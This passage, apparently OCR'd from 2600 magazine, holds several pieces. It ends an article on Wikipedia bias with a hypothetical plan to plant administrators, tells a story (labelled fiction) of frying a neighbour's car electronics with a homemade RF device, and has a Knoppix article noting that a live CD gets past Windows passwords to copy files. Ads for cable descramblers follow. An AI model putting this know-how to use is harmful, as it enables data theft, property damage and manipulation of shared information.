The United Fruit Company (U.F.C.) is another interesting case. When I first went to their page, rumors of CIA involvement with the Guatemalan Coup were mentioned, but without any evidence. Looking at the discussion page, it was evident that a debate about including information about the CIA in the U.F.C. article had been ongoing for some time. I happened to have a few reliable books on the topic, so I entered their ISBNs as references, and a week later the CIA information was officially added to the page. This is similar to the article on Phillip J. Corso, where the subject matter is of somewhat niche interest, and thus the article is easily malleable by third parties.

What can we see from the edits so far? We have two prominent religious figures, Smith and Crowley, whose articles are watched constantly and continually modified within a biased framework, providing little room for contrary or defamatory information to be added without support from other administrators as well as firm citations. We have two notable but niche historical subjects, United Fruit Company and Lt. Col. Philip Corso, both initially framed with a heavy bias, but easily amenable to correction. Finally, we have three not-so-notable niche historical subjects, the Knights Templar, SMOM, and Joseph Smith Sr., which were very easy to alter, even without proper citations.

My final experiment was the creation of a page for a man I know, Ebony Anpu, who was a rather controversial character in life. Within twenty-four hours of the creation of this page, anonymous editors moved to vote the page for deletion. When this occurs, the article is taken out of the main article area and is sent to the Articles for Deletion (AfD) portion of Wikipedia, where it must stay to be examined and voted on for five days. The fact that my article was voted for deletion by anonymous editors is a violation of Wikipedia policy, and so several administrators voted to keep the page purely for reasons of process. However, one administrator, who we will call Jeffrey, decided to take a somewhat firmer stance on the article. Jeffrey began to haunt Ebony's AfD page. He violated his "Administrator NPOV" repeatedly, voicing his opinion that Ebony was "non-notable" and "crazy," and working personally on Ebony's article, rather than moderating the discussion, as is an administrator's role. It became obvious to others and to me that Jeffrey was POV Pushing. After three days, another Administrator closed the AfD as a violation of Wikipedia process, and Jeffrey reopened it. However, all the evidence on the first AfD indicated that the page would be kept. When Jeffrey opened the second AfD, his opening paragraph framed the page in a negative manner: "This individual is non-notable, unimportant, etc." Due to this and other comments, the second AfD appeared to lean towards deletion, and so did all the votes that came after.

I was somewhat stunned and shocked at how impassioned a stance Jeffrey was taking against the article about Ebony, so I opened a report on his behavior with the Administrative Notice of Incidents (ANI) page, specifically maintained to report on unruly Administrator behavior. I was met with threats from Jeffrey and a few of his friends, including "Don't even try to save this page, you will just be blocked" and "Don't be a cry baby, you'll never win." Even given these coercive attempts by an unruly Administrator to affect my actions, Wikipedia keeps records of everything. Once mentioned on the ANI board, Jeffrey's behavior could be scrutinized by other Administrators, and his unacceptable behavior was noted. Although he responded to every post I made and continually tried to divert attention away from my valid points, other administrators recommended that he recuse himself from further conversations on this topic. The term that is used for his type of behavior on Wikipedia is Wiki-lawyering.

Eventually Jeffrey asked another Administrator to close the AfD on Ebony Anpu for him. Again, this displayed bias and personal motivation. The other Administrator did as requested, but the AfD was overturned by the "Deletion Review Verification" administrative page.

Conclusion

In theory, Wikipedia is a collaborative internet encyclopedia, which relies on peer review and procedure to keep a neutral point of view (NPOV). The evidence from my experiments and experience inside the Wikipedia social structure point to a slightly different reality. What I observed is that people are still people, regardless of the number of policies or checks and balances on power. Editors on Wikipedia will follow the lead of "more experienced" editors without making their own judgment call, and established editors will use their social collateral to coerce new editors into doing what they wish, not necessarily what is right or neutral. I have noted that religious figures are more carefully watched and framed than military figures, that military figures who write on unpopular subjects can be labeled "paranormal researchers," that little-known organizations can have completely unverified material included in the articles about them, and finally, that through manipulation of sympa-

thies and herd-mentalities, peer-reviewed opinions can be swayed.

I will end this paper with a hypothetical situation that beautifully illustrates my findings and concerns about Wikipedia. If I were an organization such as the CIA or al-Qaeda, concerned with controlling the public release of information on Wikipedia, this is what I would do.

First, I would hire ten to thirty people and put them in a library. Their jobs would be to enter reference information from books into Wikipedia, day after day, until their accounts had become established editors or administrators. Once a sold core of administrators was under the control of this organization, it would be easy to manipulate specific topics. Quite simply, since the system is based on collaboration, it does not matter who is right; it matters who is agreed with the most. Therefore, the Wikipedia system is severely flawed.

Glossary

Wikipedia: an online collaborative encyclopedia.

Wikipedia Editor (Editor): anyone who changes the content of a Wikipedia article.

Anonymous Editor: anyone who changes an article without creating a user account.

New Editor: a recently created Wikipedia editor account with little or no edit history.

Established Editor: an editor with a sizable established edit history.

Administrator: an established editor who has been voted into office by other editors.

Edit History: the edit record of an editor or the record of all edits on an article

Page Rank: a quality rating assigned to a page by administrators, such as "Stub," "Start," "Good," or "Feature."

Neutral Point of View (NPOV): the official Wikipedia policy regarding objectivity.

Point of View (POV) Pushing: an action by editors trying to make an article biased or bias a process.

Administrative Pages: pages solely for dealing with administrative issues, including AfD, ANI, and DRV.

Articles for Deletion (AfD): the queue of pages which an editor has requested be deleted. When such a request is made, the article in question is placed in the AfD administrative page for debate.

Administrative Notice of Incidents (ANI): administrative page for reporting abuse of an administrator's powers.

Deletion Review Verification (DRV): administrative page for reviewing deleted pages, pictures, or information.

Out-of-Process: an action that goes against Wikipedia policy.

Wiki-lawyering: the act of manipulating Wikipedia policy in order to assert POV Pushing.

TO KILL AN ATOMIC SUBWOOFER

by Dionysus

Robert Koch, a German bacteriologist who won the Nobel Prize for Medicine in 1905, stated not long before his death in 1910, "The day will come when man will have to fight noise as inexorably as cholera and the plague."

How much pounding from a loud, booming car stereo can one take over a period of months or even years from the dregs of modern society without the feeling of going insane from the consistent racket? I wondered this aloud one evening when it hit me: I had to do something about the Neanderthal family across the street who blasts their car stereos all day and part of the night while they make dirt tracks out in their front yard with their ATVs. My neighbors and I were fed up with the noise and couldn't deal with it anymore.

This Neanderthal family didn't seem to mind at all that their booming car stereo, shrieking its obnoxious and dreadful-sounding tripe, has been blaring throughout the neighborhood every Saturday and Sunday afternoon, as well as weekday evenings, for months on end. It's absurd enough that the vehicle my annoying, knuckle-dragging, Neanderthal neighbor is blasting rap from is a 1979 Toyota, a faded green rust bucket truck that should have given up the ghost and gone to a junkyard back in 1989. Just to see that old truck pull up to his front door with some no-name Stuff Mart rap music rattling my eardrums and vibrating my windows was enough to make me have fantasies about setting his truck on fire—until I came up with a better and safer idea. I was going to remotely destroy his radio.

First, I had to figure out a way to do this. After over a year of having to listen to this horrible thump, thump, thumping going on weekend after weekend, I resolved that I had to do something, and it had to be something creative, subversive and electronically devious. This was going to be a fun hack!

Calling the police was not an option because the police don't take noise disturbances seriously. Besides, they wouldn't care that someone was disturbing the peace with a booming car stereo week after week, month after month, unless of course that stereo was right next door to a cop's

house. I knew that calling the cops in the middle of the day over a stereo being too loud just wasn't going to be a priority for our city's finest and I doubt they'd understand why it was so annoying for me and my neighbors to have to put up with this aggravation.

I knew I had to do this right, and I knew there would be a risk I would get caught, but I was at my wit's end. Even though the city where I live had passed a new ordinance stating that a car stereo could not be heard further away than 25 feet from the car itself, I knew it would be futile to try to get the city to enforce it. I also realized that, even after passing this useless ordinance, the city had done little or nothing to stop the horrible menace that had become a plague on American society.

After a few days of tossing around ideas, it was time to set up shop. I had a little electronics experience building FM transmitters and a couple of amplifiers for the transmitters, so I was no stranger to a soldering gun. The problem was that I had no idea what I could do to stop this goof from ruining my and my neighbors' weekends at home.

I knew I had a lot of research to do before I could come up with the proper method, a method that would not only silence this inconsiderate drone but would be effective enough to teach him a valuable lesson about consideration for others' sanity. After doing some internet research, I knew I had many options available to me. I also had a friend who was an electronics engineer involved in laser and electromagnetic research, and he was great at hacking electronics. Perfect.

The first idea I thought about, though not very seriously, was completely obliterating the car stereo with a Directional Microwave EMP Rifle 50 kilowatt X-band Military Microwave Magnetron. I'd found this machine online, and I was instantly intrigued. This device can be reduced to the size of a Super Soaker squirt gun. A machine of this caliber could cause semiconductors to burn out, force microprocessors to malfunction, create radio frequency noise, cause ionization of air or gases, or even erase computer data on hard drives. In all essence, a machine this powerful would probably be illegal and too dangerous. It could even possibly kill small animals in the area, leaving only cockroaches to run around. The EMP was nixed. Besides, I wouldn't be able to afford one of those, because the company offering them for sale had an asking price of five hundred dollars.

Then I came up with another idea that had nothing to do with destroying his car stereo, but had to do with annoying him and his entire family. I'd recalled reading a couple of years ago about how to make the entire side of a wooden building resonate by inserting a nail into a piece of wood and attaching a wire to the nail. Then you would begin to rub the wire back and forth between your fingers and it would start vibrating so intensely that it would begin to make the side of the building resonate, creating an unbearable noise inside. A piece of wire and a nail was a simple hack, but not so easy to set up because of the high risk of being caught. Still, that wouldn't solve the noise problem. My vision was of them all running outside holding their eardrums in pain, just like I do when I start to hear their horrible music playing that beat up truck. Then I realized that wouldn't work either, because their house is made out of cinderblocks.

I needed a better and more effective idea. My electronics-savvy friend suggested that we build a remote controlled taser type device, which would send a burst of electromagnetic energy to my Neanderthal neighbor's stereo, shorting it out and maybe causing even more damage to other electronic parts in his truck like the ignition coil or any sensors. Maybe it would even blast his battery and send his car hood flying up in the air. It would have been hilarious to see his driver's seat explode through the roof, but those kinds of things only happen in silly cartoons.

The basic theory is similar to a regular television remote control that transmits energy in the form of pulses of infrared light. The advantage of infrared light is that it is invisible to the human eye, even to the crossed eyeballs of my annoying neighbors. I felt confident that my electromagnetic signal, using a remote-type transmitter, would be invisible to them if I could figure out how to construct such a device. That's when I called my electronic hacker friend to help me.

I'm far from being a Nikola Tesla, a Michael Faraday, or even a friendly neighborhood electronics "guru." I just wanted the inconsiderate moron across the street to silence his stereo.

I got to work. The internet helped tremendously with ideas and supported my research plans quite well. I had a cardboard box in my closet with some old capacitors, a few IC chips, a bunch of resistors, solder, and my old FM radio transmitters with their transistors, so I dug everything out to see what I could work with. I knew the transmitters could send out a signal of a "whopping" tenth of a watt, but I was looking for some real power. The idea was for the transmitter to send a signal to the stereo that was powerful enough to fry its contents and silence the no-brand rap and country refuse that had become our little neighborhood's wakeup call. I also knew I had to get within about a hundred feet of that old, green Toyota rust bucket to do my evil duty. My friend estimated that if we had two transmitters and the amplifier running at the same time and changed the resistor values to get the maximum output, I might zap the perpetrating stereo easily, blow up both the transmitters and the amplifier, electrocute myself, or perhaps all of the above. My friend also managed to snag some spare old military parts and junk from a buddy of his, just in case we needed some extra components.

I called another cohort and borrowed an old remote control from an expensive remote controlled car, which I would use to turn the transmitters on and off. The transmitters and amplifier would have to be keyed on and off quickly to keep them from burning up from the intense, short bursts of electromagnetic power that they were going to send to my neighbor's green rust bucket.

For the next three weeks, my friend and I spent every night soldering and de-soldering, burning

our fingers, and making LED lights blink and IC chips get hot while we worked to assemble my little project. We tested and retested, blew capacitors and resistors and said more curse words than a trucker on a CB radio. My friend tried to teach me to use a multi-tester, but I never got the hang of it.

An antenna also had to be built and tuned to the exact frequency we were going to use to obliterate the annoying neighbor's stereo. The frequency had to be in a high enough range in the spectrum in order to deliver the type of damage we were looking for. The antenna had to be extremely directional and small enough not to be too obvious. I had to make a few visits to a local electronic parts store and consult with my friend to figure out how to make this antenna work properly. I knew I had to be extra careful, because I could easily burn myself or cause myself a shock if I did not build the antenna correctly. I chose to use PVC pipe casing, which I'd painted dark green, to be almost hidden among the group of trees we were going to hide in and to protect the actual antenna. After a few tries and some tweaking, I felt I was ready to try out my new "invention" without my friend, because he was often busy working extra hours at his job. This was five weeks after I began the project.

The laser devices were contained inside black cases about the size of a CD case, but one inch thick. The cases looked ordinary and not very threatening. I only hoped they would end up doing what I hoped they would do—burn up his stereo—so we could all get some peace and quiet.

One evening, at about 11 pm, I went out in my backyard to try to zap some old electronic crap I had lying around the house. My partner in crime had to go home, and I just decided I couldn't wait any longer to try out the new invention. My first victim was an old Nokia cell phone. I powered it up and placed it on the back deck, its little green screen illuminating a small square of my wall. Then I assembled my projects into a triangle and set the PVC pipe antenna up to aim directly at the cell phone, which I had placed about 25 feet away.

Nervously, I sat there for a minute, holding the remote control in my right hand and hoping I wasn't going to electrocute or burn myself into oblivion. I didn't really know what to expect.

I couldn't imagine that I was going to affect this cell phone in any way. I sucked in my breath, aimed the antenna at the glowing Nokia, quickly keyed up the transmitters with the remote control, and saw a bright flicker actually shoot from the phone! It was just a flash, and I thought that it might have been a coincidence that it flickered just as I hit the remote. I thought the screen had just flickered with a horizontal white line, but I wasn't close enough to see the screen clearly. Once again I hit the remote, letting it stay on five seconds longer than the first time. Several flickers and a crackle came out of the phone's speaker! I was shocked.

Then I decided that was it: I was just going to zap this old phone into a piece of fried plastic. I thumbed the remote button, the Nokia buzzed and crackled, and the next thing I heard was a loud pop and smelled some electrical burning. The Nokia died on the deck, smoke that smelled like burning wires coming from its innards. I'd succeeded in killing the cell phone. I just stood there in disbelief, staring at the melted phone. In my excitement, I grabbed the phone and then quickly dropped it, because it was smoking hot. So I stood there and started laughing. I also had an old Hypercom™ T7P 257K credit card terminal that wouldn't power up, so I put it up on the deck. It too had a narrow, horizontal green screen.

I walked 50 paces backwards and thumbed the remote, taking aim after a slight adjustment to the antenna. Nothing happened. Again, I shot at the terminal, moving the antenna and one of the transmitters a few inches. A crack appeared, and a weird smell started coming from the terminal. Walking over to look at it, I could see that the screen had cracked and the liquid crystal inside had spilled its guts. Two of the buttons had actually melted into the body of the terminal.

We were on to something really good. I shot my friend an email explaining what had happened. He was very pleased. I was proud of him too. He'd spent most of the past fifteen years working with electronics in a military shipyard, where I knew he was never allowed even to think about building any device like this one.

The next day was Friday, and we agreed to meet early Saturday morning at about 2 am to get set up to drag our equipment across the road. I told him that this would be the night. No longer was I going to be disturbed by the neighbor's annoying music. It was time for the car stereo to die a deserving and hopefully quick death.

Across the street, shielding part of my view of the Neanderthal family's house, was a large group of trees with thin trunks nestled next to a chain link fence. The trees were in a corner and made a perfect hiding place. I knew that all we'd have to do would be to move the equipment across the street and pile it near the trees to get set up quickly. I'd found a great spot to erect the antenna, pointing directly at the truck, which was parked a little too close to their little cinderblock house. Most of my equipment was already across the street, lying in the grass and waiting for my friend to arrive. He just had to see this. After all the help he'd given me, I knew he'd want to see just what was going to happen; after all, he was the one with most of the technical knowledge.

At 1:45 am, he showed up, slowly drove past my house, turned around, and parked up the road, a block away. I'd suggested that he not park in my driveway. The last thing I wanted to do was arouse anyone's suspicion.

As soon as he walked the block to my house, I just looked at him and laughed. I couldn't contain the excitement and nervousness I was feeling. What we were going to do was illegal and risky, but silencing that subwoofer and stereo was going to happen. There would be no changing our minds. That irritating stereo was going down.

By the time we calmed down, it was time to get busy. With the destruction, that is. We both walked across the street and squatted down behind

the trees in the corner, leaning against the chain link fence. I had a tiny light, but it was still hard to see. I had to feel my way around, and he helped me get everything set up in the exact position that we needed. My comrade bravely stood up and checked the antenna and its position, and then we crouched as comfortably as we could in the weeds, dried leaves, and broken branches. He asked if I was ready. I was, so he hesitantly handed me the remote. I think he really wanted to blast the stereo himself.

I broke through the trees and scratched the side of my face on a branch. It stung like hell, but I was so excited by this time that I didn't care. I was on my hands and knees, and aimed the remote at the transmitters. Just a little scared of the antenna above my head, I pressed the button while looking at my right hand, holding the remote and shaking with nervousness. We heard a ping sound, like a rock had hit a piece of metal. It sounded like it had come from the area near the truck. We looked at each other, puzzled. I tried again and heard another weird noise, this time a faint grating sound, not loud enough to wake up the Neanderthal family. The grating sound sounded like it actually was underneath the truck. We both sat there for a couple of minutes. As mosquitoes bit us, we were looking at each other and wondering what was going to happen next.

By this time, I just got pissed, said "Die!" under my breath, clenched my teeth, and thumbed it again, holding it down as hard as I could, as though I were trying to take out my frustration on the remote. I saw a small blue flash inside the truck and heard a pop like a light bulb going out. I glanced over at my friend, and he wondered in a whisper if we'd actually hit the stereo or if we'd done even worse damage to the truck.

I told him that we'd better get back to my apartment. I was afraid that we might be seen, or that someone in that cinder block house would wake up and come outside to investigate. Neither one of us wanted to face a crazed neighbor who might have a weapon, like a wooden club.

We hurriedly grabbed all the pieces of equipment. I yanked the antenna from the tree, and we ran across the road to my apartment. I was afraid I was going to drop one of the cases in the middle of the road.

For the next hour or so, we sat in the dark of my living room, discussing the whole experiment and wondering just what might have happened across the road when we tried to tase my neighbor's stereo. I wanted pictures of the aftermath.

A couple of hours later, my eyes got heavy. It was nearly 4 am. My cohort decided to head home, and I opened the door to watch him walk down the street to his car under the glaring orange streetlight glow.

Around 11 the next morning, I awoke from a strange dream to recall what we had done the night before. Panic started gripping me. There was a message from my friend on the phone, asking me to call him.

First, I had to see if there was any evidence of our dastardly doings. I pulled down a few blinds on the living room window and saw my loud neighbor outside, bent underneath the hood of his truck. To his right was his wife's green Chevy with its hood up too. He kept going back and forth from one vehicle to another. I just stood there in shock and said, "Oops!"

The best way to get a closer look was just to go outside and pretend to do yard work. With my eyes still sticky with sleep, I stepped outside, grabbed the garden hose, and started to hose off my dusty car. The Neanderthal neighbor's offspring came outside, and I heard one of them ask, "What happened, Daddy? Why won't the cars start?" My eyes got big. I heard him cursing and he yelled at his kid to go back inside. To get a better glimpse of what was going on, I backed up to hose off the front of my car so I could see across the street. I saw my neighbor get in the truck and attempt to start it. I heard nothing. He then did the same thing with the nice green Chevy Lumina they have. Once again, nothing. He just kept cursing until his wife came out. He yelled at her, telling her to go back inside too. She slammed the door.

I went back inside, stifling laughter, and fell back on my couch and let go! I think we ended up frying the ignition coils or sensors, and now both cars were out of order. I ran, called my co-conspirator, and told him what was going on outside, and I swear I never heard him laugh so hard in my life!

Later that afternoon, he was able to get the Lumina started, but the faded green truck was still dead. And so was its stereo.


A few months later, one of my kind neighbors told me that the loud music playing neighbor had told her how he came out one morning to find his stereo wires with burn marks on them. He'd apparently also described how the faceplate had been half melted in his Toyota truck! I feigned no knowledge of the incident and told her that was the strangest story I'd ever heard!

It's now been over a year that no one in our neighborhood has been subjected to the obnoxious ghetto blasting we had to listen to. The Neanderthal family with the loud music has remained silent ever since, but they always keeps their porch light on at night now. Sometimes, one just has to take matters in their own hands to get the job done.

Our work was accomplished, and the neighborhood is much quieter now that the annoying neighbor no longer has a car stereo to blast! It's really a shame about the other parts of their cars.

By the way, this whole story is complete and utter bullshit. Just thought I'd let you know.

Now is as good a time as any to tell you that we accept creative and imaginative fiction pieces for hacker-related subject matter. Be sure to label your piece as fiction when submitting it to articles@2600.com to avoid misunderstandings like the ones you may have just experienced after reading the above story.


Welcome to the KNOPPIX live Linux-on-CD!
Scanning for USB/Firewire devices... Done.
Enabling DMA acceleration for: hdc [QEMU CD-ROM]
Accessing KNOPPIX CD at /dev/hdc...
Found primary KNOPPIX compressed image at /cdrom/KNOPPIX/KNOPPIX.
Total memory found: 125836 kB
Creating /ramdisk (dynamic size=93712k) on shared memory...Done.
Creating unionfs and symlinks on ramdisk...
=> Read-only CD system successfully merged with read-write /ramdisk.
Done.
Starting init process.
INIT: version 2.86 booting
Running Linux Kernel 2.6.17.
Processor 0 is Pentium II (Klamath) 1595MHz, 128 KB Cache
APM Bios found, power management functions enabled.
apmd[1122]: apmd-3.2.1 interfacing with apm driver 1.16ac and APM BIOS 1.2
USB found, managed by udev
Firewire found, managed by udev
Starting udev hot-plug hardware detection...

USES FOR KNOPPIX

by Variable Rush

A few months ago, I received a phone call from a friend who had a computer problem. His Windows registry had corrupted itself and he needed me to figure out a way to save his files so they wouldn't be overwritten when he reinstalled Windows.

I had started reading a few Linux magazines and tried a few different distributions, so I figured that the best bet for saving his stuff would be to use a copy of Knoppix, my portable 40GB hard drive, and his Windows CD for the reinstallation. For this procedure, I used the CD version of Knoppix 5.0.1 which was released in 2006. Knoppix can be downloaded free from `http://www.knoppix.net/`.

Knoppix is a distribution of Linux and is named for Klaus Knopper, its inventor. Similarly, Linux is named for Linus Torvalds. Knoppix is an example of what is called a live CD. This means that to run Knoppix, all you have to do is turn your computer on, insert the disc in your optical drive, and make sure your BIOS is set up to boot from the optical drive.

It's mostly used to show a potential convert to Linux what a Linux environment looks like and how it works, and so Knoppix includes quite a number of applications. The purpose of this article is to provide a general overview of how to do this and also to explain another possible application of Knoppix which is a bit more interesting. Although Knoppix does support burning CDs, I was unable to test this, because the test computers had less than 1GB of RAM. Knoppix requires this much RAM if it is to be able to load itself into memory, thus giving you access to the entire CD's contents and enabling you to free up the optical drive.


Once loaded, Knoppix's interface is a standard K Desktop Environment (KDE) much like most versions of Windows. In the upper left corner of the screen are icons depicting the Knoppix CD; a floppy drive, regardless of whether or not a floppy drive is actually installed; the installed hard drives, each partition mounted as though it was a separate physical drive; a trash can; and any attached USB devices, such as my portable hard drive.

I found that, while Knoppix would see the data on my friend's computer, it would only open files kept in a FAT32 filesystem. Also, it would only transfer files to a portable device formatted with FAT32. Unfortunately, my friend had his computer set to NTFS. It didn't take long to reformat my portable HD to FAT32. Once the drive was reformatted, I had to find his stuff. On his computer, his My Computer, My Music, My Documents, and My Pictures folders were found by clicking on hda1, Documents and Settings, and Owner. This brought up a window in which I was able to find his Desktop folder, which contains all of the MPs, documents, and program links on the Desktop. Bringing the Desktop folder over to the portable hard drive was as easy as dragging and dropping. Under the Desktop folder was My Documents, which, when clicked on, brought up the full contents of my friend's My Documents folder. This also includes the My Music, My Pictures, and My Videos folders. Again, rescuing these folders is as easy as dragging and dropping. If you have files in other folders to be rescued, all you have to do is try to remember the path to get to them.

Now, after having been proclaimed my friend's greatest computer-tech friend, I started thinking about how else Knoppix could be used. Obviously, everything that has such great uses must have some dark secret, a use that the designers didn't intend on people using. It took me all of three seconds to figure out what it was: hacking into a password-protected Windows machine.

This is because Knoppix allows you to boot up a computer, bypass Windows (or whatever operating system you're using), but still have access to the files and folders on that computer. To test this theory, I created a file called `Secret_Data.txt` on the desktops of two computers. One computer was password-protected, and the other was not. With Knoppix, I was able to find the file and drag it over to my thumb drive in a matter of seconds on both computers. I loaded Windows on another computer and was able to open both files.

So, you can see the possibility of being able to wreak havoc with nothing more than a CD and a thumb drive.



Happenings

THE LAST HOPE. The seventh Hackers On Planet Earth conference will be held at New York City's HOtel PEnnsylvania July 18-20, 2008. Visit www.hope.net for the latest news. Speakers, vendors, creative participation welcome. Call (212) PEnnsylvania 6-5000 for the special conference room rate. Discuss your plans and suggest ideas at talk.hope.net. History awaits.

For Sale

CRACKER FRIENDLY GLASS TOBACCO PIPES, water pipes, chamber pipes, and accessories. Liquidation sale! For those pulling all-nighters who need help focusing. Free shipping for orders over $30. Email kurlie19845@yahoo.com for pics and questions. Must be 18!

CABLE TV DESCRAMBLERS. New. $55 including shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Now available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And now, for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get 10% discount on TV-B-Gone keychains - use Coupon Code: 2600. www.TVBGone.com

JEAH.NET supports *2600*, because we read too! JEAH.NET continues to be #1 for fast, stable FreeBSD shell accounts with hundreds of vhost domains, FreeBSD and Plesk web hosting, 100% private and secure domain registration, and aggressive merchant solutions. *2600* readers' setup fees are always waived at JEAH.NET.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v25no1" and get 10% off of your order.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for Vending & Slot Machine Jackpotters, Safe Crackers, Lock Picks, Phone Devices & Controversial Hacking Publications.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas*, a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

LOOKING FOR HELP from anyone in the writing of a proposal to help me try to reinstate personal computers in the East Jersey State Prison in Rahway, New Jersey. We are operating under a new commissioner since the computers were taken away in 1995 due to policy revisions for no reason at all. If anyone knows someone that knows someone that knows the commissioner of the New Jersey State Prisons, we seek your help in this matter. I am also looking for anyone who is willing to help me with my programming skills. Anything will be a plus. Contact info: Akmed R. Fluker, 467096/853803A, Lock Bag R, Rahway, New Jersey 07065. Peace and brotherhood to all.

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

WANTED. Verified/verifiable computer hacker. Will pay $75 for interview to be used for future publication; either on-the-record or off-the-record. Response2600 (at) yahoo.com.

Services

GET A RAISE AT WORK - BLOCK MORE SPAM. SpamStopsHere (www.spamstopshere.com) is the premier solution to help you improve your boss' opinion of you, or help you keep spam away from your own business. It will help you block over 99% of spam "out of the box" and has virtually no false positives. It requires no tuning, other than having your users send any spam that does manage to get through to a special e-mail address, so it too gets blocked for all of SpamStopsHere's clients. Because of the methodology used, even medical groups and law firms, the two hardest types of organizations to spam filter, can get great success. I've been using the service myself for two years at my employer, and have personally had two false positives in that time, with 85% of the mail my organization receives being spam. In the event that there is a false positive, your users can find out about it themselves and retrieve it themselves. The service is also capable of blocking viruses, putting another line of defense between a virus and your mail servers. The service even improves e-mail reliability with multiple-redundant servers at locations around the U.S., which auto-store and forward your e-mail in the event of a hardware failure on your end. Best of all,

it is very affordable, and offers a 30-day free trial. Realizing that we'd be a good market for them, I managed to negotiate a 15 percent discount off the price of the service for all *2600* readers. Simply contact Sean at sean@spamstopshere.com and mention *2600 Magazine* to get your discount.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses and acquisitions, as well as general business and corporate law. Over 11 years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

